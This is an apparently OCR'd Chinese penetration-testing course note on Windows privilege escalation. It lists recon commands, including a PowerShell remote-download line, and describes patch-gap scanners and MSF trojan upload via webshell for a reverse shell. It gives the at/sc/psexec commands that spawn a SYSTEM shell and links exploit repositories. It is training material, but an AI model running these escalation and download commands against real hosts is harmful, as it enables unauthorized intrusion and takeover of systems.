
Day59　权限提升-Win溢出漏洞及 AT&SC&PS提权


权限提升-小迪安全
1 Webshell
后台
功能点
文件上传
模版修改
SQL执行
数据备份
.....
思路点
已知程序
网上资料
代码审计
未知程序
漏洞
单点漏洞
文件上传
文件包含
RCE执行
SQL注入
.....
组合漏洞
各方面配合
第三方
编辑器
中间件平台
phpmyadmin
.....
2 其他权限
数据库
mssql
mysql
oracle
.....
服务类
FTP
RDP
SSH
.....
第三方接口
邮件
支付
空间商
.....
3 服务器系统
windows
针对环境
web
本地
提权方法
数据库
溢出漏洞
令牌窃取
第三方软件
AT&SC&PS
不安全的服务权限
不带引号的服务路径
Unattended Installs
AlwaysInstallElevated
针对版本
windows xp
windows7/8/10
windows2k3/08
windows2012/16
linux

59.1 知识点

#明确权限提升基础知识:权限划分
#明确权限提升环境问题: WEB 及本地
#明确权限提升方法针对:针对方法适应问题
#明确权限提升针对版本:个人及服务器版本;针对方法;
知识点必备:

- 用户及用户组权限划分
- Windows提权命令

59.1.1 用户及用户组权限划分

```
Windows系统内置了许多本地用户组，这些用户组本身都已经被赋予一些权限(permissions),它们具有管理本地计算机或访问本地资源的权限。只要用户账户加入到这些本地组内，这个用户账户也将具备该组所拥有的权限。
```

59.1.2 普通权限

默认情况下，系统为用户分了7个组，并给每个组赋予不同的操作权限，管理员组(Administrators)、高权限用户组(Power Users)、普通用户组(Users)、备份操作组(Backup Operators)、文件复制组(Replicator)、来宾用户组(Guests)，身份验证用户组(Ahthenticated users)其中备份操作组和文件复制组为维护系统而设置，平时不会被使用。

管理员组拥有大部分的计算机操作权限(并不是全部)，能够随意修改删除所有文件和修改系统设置只有程序信任组（特殊权限）。再往下就是高权限用户组，这一部分用户也能做大部分事情，但是不能修改系统设置，不能运行一些涉及系统管理的程序。普通用户组则被系统拴在了自己的地盘里，不能处理其他用户的文件和运行涉及管理的程序等。来宾用户组的文件操作权限和普通用

户组一样，但是无法执行更多的程序。身份验证用户组(Ahthenticated users) 经过ms验证程序登录的用户均属于此组。

59.1.3 特殊权限

除了上面提到的7个默认权限分组，系统还存在一些特殊权限成员，这些成员是为了特殊用途而设置，分别是: SYSTEM(系统)、Trustedinstaller（信任程序模块）、Everyone(所有人)、CREATOR OWNER(创建者) 等，这些特殊成员不被任何内置用户组吸纳，属于完全独立出来的账户。

真正拥有“完全访问权”的只有一个成员:SYSTEM。这个成员是系统产生的，真正拥有整台计算机管理权限的账户，一般的操作是无法获取与它等价的权限的

“所有人”权限与普通用户组权限差不多，它的存在是为了让用户能访问被标记为“公有”的文件，这也是一些程序正常运行需要的访问权限——任何人都能正常访问被赋予“Everyone”权限的文件，包括来宾组成员。

被标记为“创建者”权限的文件只有建立文件的那个用户才能访问，做到了一定程度的隐私保护。

但是，所有的文件访问权限均可以被管理员组用户和SYSTEM成员忽略，除非用户使用了NTFS加密。

无论是普通权限还是特殊权限，它们都可以“叠加”使用，“叠加”就是指多个权限共同使用，例如一个账户原本属于Users组，而后我们把他加Administrators组在加入Trustedinstaller等权限提升，那么现在这个账户便同时拥有两个或多个权限身份，而不是用管理员权限去覆盖原来身份。权限叠加并不是没有意义的，在一些需要特定身份访问的场合，用户只有为自己设置了指定的身份才能访问，这个时候“叠加”的使用就能减轻一部分劳动量了。


59.1.4 Windows命令

命令	描述
systeminfo	打印系统信息
whoami	获得当前用户名
whoami /priv	当前账户权限
ipconfig	网络配置信息
ipconfig /displaydns	显示DNS缓存
route print	打印出路由表
arp-a	打印arp表
hostname	主机名
net user	列出用户
net user UserName	关于用户的信息
net use\SMBPATHPa$$w0rd/u:UserName	连接SMB
net localgroup	列出所有组
net localgroup GROUP	关于指定组的信息
net view\127.0.0.1	会话打开到当前计算机
net session	开放给其他机器
netsh firewall show config	显示防火墙配置
DRIVERQUERY	列出安装的驱动
Tasklist /svc	列出服务任务
net start	列出启动的服务

命令	描述
dir/s foo	在目录中搜索指定字符的项
dir/s too==bar	同上
sc query	列出所有服务
sc qc ServiceName	找到指定服务的路径
shutdown/r/t 0	立即重启
type file.txt	打印出内容
Icacls “C\Example”	列出权限
wmic qfe getCaption, Description,HotFixID,InstalledOn	列出已安装的补丁
(NewObject System.Net.WebClient).DownloadFile(“https://host/file"/“C:\LocalPath”)	利用ps远程下载文件到本地
accesschk. exe-qwsu"Group"	修改对象(尝试Everyone, Authenticated Users和/或users)

59.2 演示案例

59.2.1 基于 WEB 环境下的权限提升-阿里云靶机



```
1  已获得目标主机web权限(可以是大码,也可以是一句话然后用工具连接)
2  提权大部分都会用到cmd
3  基于本地环境下的权限提升-系统溢出漏洞
4  将当前用户权限提升至System或者adm
5  使用漏洞CVE-2020-0787-Windows本地提权
6  基于本地环境下的权限提升-AT&SC&PS命令
7  环境:Windows2003
```

前提：Windows2012、已获得web权限

目的：由web权限提升到(溢出漏洞)

信息收集：运行cmd，可以收集系统的基础信息，但权限不够不能做添加修改，使用“whoami”获得当前用户名，使用“whoami /priv”了解当前账户权限，通过“systeminfo”可以知道系统打过多少补丁，还有“ipconfig”等，可以在命令后加“> x.txt”输出命令

补丁筛选：

```
1 使用“Vulmap”进行补丁筛选：下载，直接运行其中“.ps1”后缀的PowerShell脚本（打开PowerShell将脚本拖进去）
2 Vulmap(使用环境为poweshell,对web提权不友好)
```

```
1 使用“Wes”进行补丁筛选：下载，在cmd执行命令“python.exe wes.py systeminfo.txt -o vuln.csv”，即对比“systeminfo”文件并将结果输出，其中“-o”是输出，可以将结果输出为“csv”“txt”等格式，输出的结果是可能存在的漏洞等，第一次使用会要求下载两个文件（漏洞数据库）
2 Wes(主要用于web提权)
```

```
1 使用“WindowsVulnScan”进行补丁筛选：
2 下载，在cmd执行命令“python.exe WindowsVulnScan-master/cve-check.py”可以看到程序说明，使用“-u”“-U”分别更新CVE和EXP信息，将“KBCollect.ps1”放到放到对方的服务器上运行，获得“KB.json”，也可以自行复制“systeminfo”的信息并修改成其需要的格式，cmd执行“python.exe WindowsVulnScan-master/cve-check.py -C -f KB.json”，如果出现错误提示将KB.json的编码格式转换为UTF-8编码即可
3 WindowsVulnScan(也是POSWESHELL脚本,也可以将目标systeminfo信息按照他的格式写入KB.json文件中,这样就可以用到WEB环境)对比,exp在哪获取?(可以在github或者百度上搜索)
```

利用MSF或特定EXP：EXP的使用不再赘述，这里讲MSF的使用，在实战中利用MSF，建议购买服务器，2核4G或2核2G，安装Ubuntu系统，只安装MSF；非实战kali或忍者系统就可以用Xshell远程连接MSF服务器，输入“msfconsole”启动msf，借助msf利用漏洞，反弹shell，提升权限

总结：

```
如何判断使用哪种溢出漏洞?漏洞哪里找?
信息收集-补丁筛选-利用MSF或特定EXP(推荐使用MSF)-执行-西瓜到手
```

```
如此多的漏洞,应该如何利用?
使用MSF生成好木马,将木马通过webshell上传到目标站点,再通过webshell执行木马文件，如果是阿里云有用户组,则我们需要添加开放端口,我们可以不使用反弹shell,也可以使用隧道技术绕过。
```

59.2.2 基于本地环境下的权限提升-系统溢出漏洞

前提：已经获得计算机的普通用户权限

```
运行漏洞EXP将当前的用户权限提升为system
提权原因：有些工具需要足够的权限才能运行，高权限可以获得更多信息，有利于内网渗透
CVE-2020-0787 BitsArbitraryFileMoveExploit
```

59.2.3 基于本地环境下的权限提升-AT&SC&PS 命令

前提已经获得计算机的普通用户权限，较老的计算机系统，视频以Win2003为例

```
参考:
https://blog.csdn.net/weixin_40412037/article/details/121535553
```

> **AT**
>
> **命令简介:**


```
1 AT命令是Windows XP中内置的命令，它也可以媲美Windows中的“计划任务”，而且在计划的安排、任务的管理、工作事务的处理方面，AT命令具有更强大更神通的功能。AT命令可在指定时间和日期、在指定计算机上运行命令和程序。
2 因为AT命令默认是以system权限下运行的所以我们可以利用以下命令，进行提权。
```

适用范围：只针对Win7及之前的系统，从Win8开始不再支持at命令。


系统：windows2003

命令：

```
1 at 13:38 /interactive cmd.exe  #在13:38以system权限打开cmd
2 这是一个设计上的逻辑错误。Windows中使用命令创建计划任务（at、schtasks）
```



等到13:38 cms打开，权限是system权限，提权成功。



SC

命令简介：


1. 因为at命令在win7，win8等更高版本的系统上都已经取消掉了，所以在一些更高版本的windows操作系统上我们可以用sc命令进行提权，下面是sc的百度解释。
2. SC命令是XP系统中功能强大的DOS命令,SC命令能与“服务控制器”和已安装设备进行通讯。SC是用于与服务控制管理器和服务进行通信的命令行程序。
3. 通俗理解就是 SC 可以启动一个服务。

适用范围：适用于windows 7/8、03/08、12/16

系统：windows2003

命令：

```
sc Create systemcmd binPath= "cmd /K start" type= own type= interact
#其中systemcmd是服务名称，大家可以随意填写，binpath是启动的命令，type=own是指服务这个服务属于谁，type=interact。
#这里再解释一下 cmd/k start 这个命令，这个命令就是启动一个新的cmd窗口。
sc start systemcmd #启动服务！
```



PS

PS命令简介：


```
PS命令用来查看进程，类似于windows的任务管理器
```

适用范围： 适用于Win2003 & Win2008

系统： windows2003

命令：

```
psexec.exe -accepteula -s -i -d cmd.exe
```



59.3 案例给到的的思路点总结

```
1.提权方法有部分适用于在不同环境,当然也有通用方法
2.提权方法也有操作系统版本区分,特性决定方法的利用面
3.提权方法有部分需要特定环境,如数据库,第三方提权
```

资源:

```
https://github.com/vulmon/Vulmap
https://github.com/bitsadmin/wesng
https://github.com/unamer/CVE-2018-8120
https://github.com/chroblert/WindowsVulnScan
https://github.com/SecWiki/windows-kernel-exploits
https://www.cnblogs.com/M0rta1s/p/11920903.html
https://www.bbsmax.com/A/A7zgDNYKJ4/
https://github.com/cbwang505/CVE-2020-0787-EXP-ALL-WINDOWS-VERSION/releases/tag/1
```